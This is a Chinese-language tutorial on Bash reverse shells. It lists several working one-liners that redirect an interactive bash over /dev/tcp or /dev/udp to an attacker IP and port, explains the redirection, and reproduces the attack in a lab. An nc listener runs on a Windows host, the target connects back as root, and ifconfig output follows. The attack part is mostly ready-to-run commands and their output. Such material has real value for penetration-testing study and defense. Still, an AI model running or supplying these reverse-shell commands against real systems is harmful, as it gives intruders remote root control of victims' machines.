

Bash反弹shell

Bash介绍

**** Shell也称为终端或壳，是人与内核之间的翻译官，而Bash则是Linux中默认使用的Shell****

**** Bash 反弹Shell的命令如下：****

```
bash -i >&/dev/tcp/攻击机_IP/攻击机端口 0>&1
```

```
bash -i >&/dev/tcp/攻击机_IP/攻击机端口 0>&2
```

```
bash -i >&/dev/udp/攻击机_IP/攻击机端口 0>&1
```

```
bash -i >&/dev/udp/攻击机_IP/攻击机端口 0>&2
```

"bash-i"是指打开一个交互式的Shell。

"&"符号用于区分文件和文件描述符，">&"符号后面跟文件时，表示将标准输出和标准错误输出重定向至文件，">&"符号后面跟数字时表示后面的数字是文件描述符，不加"&"符号则会把后面的数字当成文件。数字"0","1","2"是LinuxShell下的文件描述符，“0”是指标准输入重定向，“1”是指标准输出重定向，“2”是指错误输出重定向。

****"/dev"目录下"tcp"和"udp"是Linux中的特殊设备，可用于建立Socket连接，读写这两文件就相当于是在Socket连接中传输数据。">&/dev/tcp/攻击机_ip/攻击机端口"则表示将标准输出和标准错误输出重定向到"/dev/tcp/攻击机ip/攻击机端口"文件中，也就是重定向到了攻击机，这时目标机的命令执行结果可以从攻击机看到。"0>&1"或"0>&2"又将标准输入重定向到了标准输出，而标准输出重定向到了攻击机，因此标准输入也就重定向到了攻击机，从而可以通过攻击机输入命令，并且可以看到命令执行结果输出 ****


实验介绍

机器名称	机器IP
攻击机器	192.168.3.27 (Windows)
实验靶机	192.168.41.135 (Linux)

实验复现

** 1、攻击机器使用nc执行监听命令**


```
nc -lvvp 9999 监听 TCP
nc -lup 9999 监听UDP
```



```
Windows PowerShell
PS D:\tools\NC> .\nc.exe -lvvp 9999
listening on [any] 9999 ...
|
```


2、实验靶机执行连接命令

```
bash -i >&/dev/tcp/192.168.3.27/9999 0>&1
```



```
Windows PowerShell
root@localhost:~
[root@localhost ~]# bash -i >&/dev/tcp/192.168.3.27/9999 0>&1
|
```

** 3、查看结果**



```
PS D:\tools\NC> .\nc.exe -lvvp 9999
listening on [any] 9999 ...
connect to [192.168.3.27] from DaoEr [192.168.3.27] 55462
[root@localhost ~]# ifconfig
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.41.135 netmask 255.255.255.0 broadcast 192.168.41.255
    inet6 fe80::e625:a1ab:3998:63ba prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c7:54:fa txqueuelen 1000 (Ethernet)
    RX packets 6935 bytes 8054812 (7.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3061 bytes 335438 (327.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 62 bytes 4500 (4.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 62 bytes 4500 (4.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```